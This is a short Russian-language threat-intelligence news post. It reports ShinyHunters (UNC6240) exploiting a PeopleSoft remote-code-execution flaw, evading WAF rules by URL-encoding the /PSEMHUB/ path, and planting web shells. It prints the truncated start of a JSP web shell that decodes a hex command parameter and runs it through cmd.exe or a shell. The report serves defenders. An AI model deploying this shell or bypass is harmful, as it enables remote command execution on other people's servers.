
Группа UNC6240 (ShinyHunters) возобновила массовую эксплуатацию уязвимости CVE-2026-35273 в Oracle PeopleSoft. Злоумышленники обошли правила межсетевых экранов веб-приложений (WAF), используя URL-кодирование пути к уязвимому эндпоинту /PSEMHUB/.
Атакующие развернули веб-шеллы на десятках систем по всему миру в секторах высшего образования, технологий, IT-услуг, здравоохранения, сельского хозяйства, транспорта и государственного управления. Эксплуатация происходит через уязвимый сервлет Environment Management Hub (EMHub).
ⓘ Уязвимость CVE-2026-35273
Уязвимость CVE-2026-35273 в Oracle PeopleSoft позволяет удалённо выполнить код. Злоумышленники используют её для получения доступа к системам, развёртывания веб-шеллов и дальнейшей компрометации.
<%@ page import="java.util.*,java.io.*" %><%
String h = request.getParameter("c");
String ts = request.getParameter("t");
if (h != null) {
  int t = ts != null ? Integer.parseInt(ts) : 30;
  StringBuilder cs = new StringBuilder();
  for (int i = 0; i + 1 < h.length(); i += 2) {
    cs.append((char) Integer.parseInt(h.substring(i, i + 2), 16));
  }
  String c = cs.toString();
  boolean wn = System.getProperty("os.name").toLowerCase().contains("win");
  Process p = new ProcessBuilder(
      wn ? new String[]{"cmd.exe", "/c", c}
…
Источник: Google Threat Intelligence
@cbunit